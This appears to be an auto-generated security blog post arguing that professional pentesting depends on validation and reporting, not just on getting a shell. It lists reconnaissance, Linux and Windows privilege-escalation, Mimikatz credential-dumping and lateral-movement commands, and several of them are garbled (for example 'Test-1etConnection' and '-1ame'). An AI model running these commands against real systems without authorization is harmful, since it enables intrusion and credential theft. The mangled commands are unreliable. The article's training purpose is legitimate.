
Listen to this Post
Introduction

The cybersecurity industry has inadvertently gamified penetration testing into a race for the root flag. Platforms like Hack The Box and Capture The Flag (CTF) competitions have trained an entire generation to equate “getting the shell” with professional competence. Yet in the real world, organizations don’t pay pentesters to demonstrate their ability to “hack something”—they pay them to answer uncomfortable questions about business risk, evidence, and remediation. The uncomfortable truth is that the report can be just as important as the exploitation itself, and the industry is producing exploiters while starving for true security professionals.
Learning Objectives & Secrets
- Objective 1: Master the Full Pentesting Lifecycle – Professional pentesting follows a structured methodology: scope definition → reconnaissance → enumeration → vulnerability identification → controlled validation → impact assessment → evidence documentation → reporting. The root shell is merely a milestone, not the destination.
-
Objective 2 Secret: Validate Before You Exploit – In production environments, breaking something can mean financial loss, downtime, sensitive data exposure, and legal consequences. The professional’s rule: demonstrate risk with the minimum necessary impact. Know when not to exploit.
-
Objective 3 Secret: Report Like Your Career Depends On It – A pentester who finds 10 critical vulnerabilities but delivers a mediocre report is less valuable than one who finds 5, validates each manually, demonstrates real impact, documents evidence, explains root cause, and proposes concrete remediation. The report is your deliverable—exploitation is just the means.
You Should Know
- Professional Reconnaissance and Enumeration: Beyond the Default Scan
Running Nmap with default settings or launching a vulnerability scanner is not pentesting. Professional reconnaissance requires context-aware, targeted enumeration that minimizes noise and maximizes actionable intelligence.
Step-by-Step Professional Reconnaissance:
Linux Environment:
 Initial discovery with stealth considerations
nmap -sn -PR 192.168.1.0/24 -oA discovery_arp  ARP discovery for local subnet

Targeted port scanning with service detection
nmap -sS -p- --min-rate 1000 -T4 -oA full_tcp_scan <target>  SYN scan all ports

Service version detection and OS fingerprinting
nmap -sV -sC -O -p <open_ports> <target> -oA service_enum

Vulnerability script scanning (carefully, with scope approval)
nmap --script vuln --script-args=unsafe=1 -p <open_ports> <target>
Windows Environment (PowerShell):
 Network reconnaissance from Windows
ipconfig /all  Display IP, subnet, gateway
arp -a  View ARP table for local network discovery
Test-1etConnection -ComputerName <target> -Port <port>  Test specific ports
Active Directory Enumeration:
 Discover domain controllers
nmap -p 389,636,88,53,445 --open -sV <target-subnet>

LDAP anonymous enumeration
ldapsearch -x -H ldap://<DC-IP> -b "dc=domain,dc=local"

SMB enumeration
smbclient -L //<DC-IP> -1
enum4linux -a <DC-IP>

BloodHound for AD attack path mapping
bloodhound-python -u <user> -p <password> -d domain.local -1s <DC-IP> -c All
Key Insight: Professional enumeration isn’t about running every tool—it’s about understanding the target environment and selecting the right techniques to map the attack surface without triggering defensive alerts.
2. Linux Privilege Escalation: Manual Validation Over Automation
Automated tools like LinPEAS are valuable, but they produce false positives. Professional pentesters validate every finding manually before including it in a report.
Step-by-Step Manual Linux Privilege Escalation:
Step 1 — Initial Enumeration:
id  Determine current user and group memberships
sudo -l  List sudo privileges
uname -a  Kernel version and system information
cat /etc/os-release  Distribution details
crontab -l && cat /etc/crontab  Check scheduled tasks
Step 2 — SUID/SGID Binary Discovery:
find / -perm -4000 -type f 2>/dev/null  Find SUID binaries
find / -perm -2000 -type f 2>/dev/null  Find SGID binaries
Step 3 — Writable Files and Directories:
find / -writable -type d 2>/dev/null  World-writable directories
find / -perm -222 -type d 2>/dev/null
find / -perm -o+w -type f 2>/dev/null  World-writable files
Step 4 — Exploit Validation (GTFOBins):
 If sudo allows awk, escalate immediately
sudo awk 'BEGIN {system("/bin/sh")}'

If sudo allows find
sudo find /etc -exec sh -i \;

Python PTY spawn for interactive shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
Secret Tip: Never include an automated tool’s output directly in your report. Reproduce every escalation vector manually, document the exact commands used, and provide screenshot evidence of the before/after privilege states.
3. Windows Privilege Escalation: The Active Directory Factor
Windows environments are fundamentally different from Linux—privilege escalation often involves Active Directory misconfigurations, token manipulation, and service abuse.
Step-by-Step Windows Privilege Escalation:
Step 1 — User and Privilege Enumeration:
whoami  Current user
whoami /priv  Enabled privileges
whoami /groups  Group memberships
net user  All local users
net localgroup Administrators  Admin group members
Step 2 — System and Service Reconnaissance:
systeminfo  Patch level and OS details
wmic service get name,pathname,startmode  Service paths and startup modes
Step 3 — Automated Enumeration with WinPEAS:
 Run WinPEAS to identify misconfigurations
.\winPEASx64.exe
Step 4 — Service Exploitation:
 Check for writable service paths with accesschk
accesschk.exe -uwcqv "Everyone"  /accepteula

Token impersonation with GodPotato (if SeImpersonatePrivilege is enabled)
GodPotato.exe -cmd "cmd /c whoami"

SYSTEM shell with PsExec
psexec -s cmd
Step 5 — Active Directory Post-Exploitation:
 Domain user enumeration
net user /domain
Get-ADUser -Filter  | select Name,SID,Enabled
Critical Warning: In production Windows environments, service manipulation can cause outages. Always validate the impact window with the client before attempting any privilege escalation that modifies system state.
4. The Professional Pentesting Report: Structure and Substance
The report is where technical skill transforms into business value. A professional report tells two stories: the technical story for IT teams and the risk story for executives.
Step-by-Step Report Construction:
Step 1 — Executive Summary: Write in non-technical language. Explain the overall security posture, key findings by severity, and the business impact of unresolved issues. Never use jargon here.
Step 2 — Findings Documentation (Per Vulnerability):
- Clear, descriptive name
- Severity Rating: Consistent rating system with clear rationale
- Description: What the vulnerability is and why it matters
- Proof of Concept: Step-by-step reproduction with commands and screenshots
- Impact: Business impact on confidentiality, integrity, and availability
- Root Cause: Why the vulnerability exists
- Remediation: Actionable, specific steps for the technical team
Step 3 — Evidence Presentation: Keep evidence clean and focused. Highlight important parts and remove noise. Screenshots should show the exact commands and their output.
Step 4 — Risk Prioritization: Not all findings are equal. Prioritize by:
– Exploitability (how easy is it to exploit?)
– Impact (what’s the business damage?)
– Prevalence (how many systems are affected?)
Pro Tip: A penetration testing report should never be treated as a simple formality or a box to check at the end of an engagement. It is the primary deliverable that justifies the entire exercise.
5. The CTF-to-Pentester Gap: What Labs Don’t Teach
CTFs and HTB machines are excellent for building technical muscle memory, but they create dangerous blind spots.
What CTFs Teach (and Why It’s Insufficient):
- Speed and pattern recognition
- Tool proficiency
- Isolated exploitation techniques
What CTFs Don’t Teach:
- Rules of Engagement: In CTFs, you can break anything and reset. In production, breaking something has real consequences.
- Manual Validation: CTFs reward finding the flag quickly. Professional pentesting requires validating every finding manually.
- Reporting: The deliverable in a CTF is the flag. The deliverable in pentesting is a comprehensive report.
- Business Context: CTFs have no concept of business impact, risk appetite, or remediation prioritization.
- Chaining Attacks: Professional pentesting is about chaining subtle flaws together to demonstrate real-world attack paths.
The Professional’s Mindset Shift: CTFs build raw skills, but real penetration testing is about chaining subtle flaws, staying undetected, and mapping technical risk to business risk. The goal isn’t to “win”—it’s to provide actionable intelligence that makes the organization more secure.
6. Practical Commands for Professional Workflows
Linux Professional Workflow:
 Establish a proper shell (always upgrade to a PTY)
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl+Z  Background the shell
stty raw -echo; fg  Stabilize the terminal

Credential hunting
grep -r "password" /var/www/html 2>/dev/null
find / -1ame ".conf" -exec grep -l "password" {} \;

Lateral movement preparation
ssh-keygen -t rsa -b 4096  Generate keys for persistence
Windows Professional Workflow:
 PowerShell execution policy bypass
powershell -ExecutionPolicy Bypass -File script.ps1

Credential dumping (with caution)
 Mimikatz - only with explicit authorization
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

Lateral movement with PsExec
psexec \<target> -u <user> -p <password> cmd
Active Directory Attack Simulation:
 Kerberos enumeration
nmap --script krb5-enum-users --script-args krb5-enum-users.realm='domain.local' -p 88 <DC-IP>

Subdomain enumeration
gobuster dns -d domain.local -t 25 -w /opt/SecList/Discovery/DNS/subdomain-top2000.txt

Directory enumeration (web applications)
gobuster dir -u http://target.local -w /SecLists/Discovery/Web-Content/raft-small-directories.txt
API Security Testing:
 Basic API endpoint discovery
gobuster dir -u https://api.target.com -w /SecLists/Discovery/Web-Content/api-endpoints.txt

Rate limiting testing
for i in {1..1000}; do curl -s -o /dev/null -w "%{http_code}\n" https://api.target.com/endpoint; done | sort | uniq -c
What Undercode Say
- Key Takeaway 1: The cybersecurity community is teaching too much about “getting the shell” and too little about being a professional pentester. The industry needs security professionals who can think like businesses, not just like hackers.
-
Key Takeaway 2: The report is not an afterthought—it’s the primary deliverable. A pentester who can’t communicate findings clearly, prioritize risk effectively, and provide actionable remediation guidance is failing at their core job.
Analysis: The post by Alvaro Chirou strikes at the heart of a fundamental problem in cybersecurity education. Platforms like Hack The Box and CTFs have gamified exploitation to the point where “root” has become the ultimate validation of skill. But professional pentesting is a consulting profession, not a gaming competition. The real value lies in answering business questions: What’s the actual risk? Can this be exploited in our environment? What should we do about it? The industry must shift from celebrating the exploit to celebrating the insight. Organizations don’t need more people who can pop shells—they need professionals who can translate technical findings into business decisions. The roadmap provided by Chirou—networks, Linux, Windows, HTTP/web, scripting, reconnaissance, controlled exploitation, privilege escalation, Active Directory, risk assessment, and reporting—is the comprehensive foundation that CTFs alone can never provide. The candidate with 300 HTB machines but no professional reports is less valuable than the candidate with 50 labs who can validate findings, justify risk, and deliver a complete audit.
Prediction
- +1 The demand for pentesters who can bridge technical exploitation and business communication will surge, creating a premium for professionals with strong reporting and consulting skills.
-
+1 Certification bodies and training providers will increasingly incorporate report-writing and risk-assessment modules into their curricula, moving beyond purely technical examinations.
-
-1 Organizations will continue to mis-hire based on CTF scores and technical prowess alone, leading to security assessments that find vulnerabilities but fail to drive meaningful remediation.
-
-1 The gap between CTF-trained “hackers” and professional pentesters will widen, creating a talent bottleneck where technically skilled individuals struggle to transition into effective security consultants.
-
+1 The rise of AI-assisted reporting tools will streamline documentation, allowing pentesters to focus more on validation and analysis while maintaining professional report quality.
-
-1 Automated vulnerability scanners and AI exploitation tools will increasingly commoditize the technical aspects of pentesting, making the human skills of validation, context, and communication the only differentiator.
▶️ Related Video (86% Match):
https://www.youtube.com/watch?v=9oitq0xX1yY
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ew2ajAY5 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


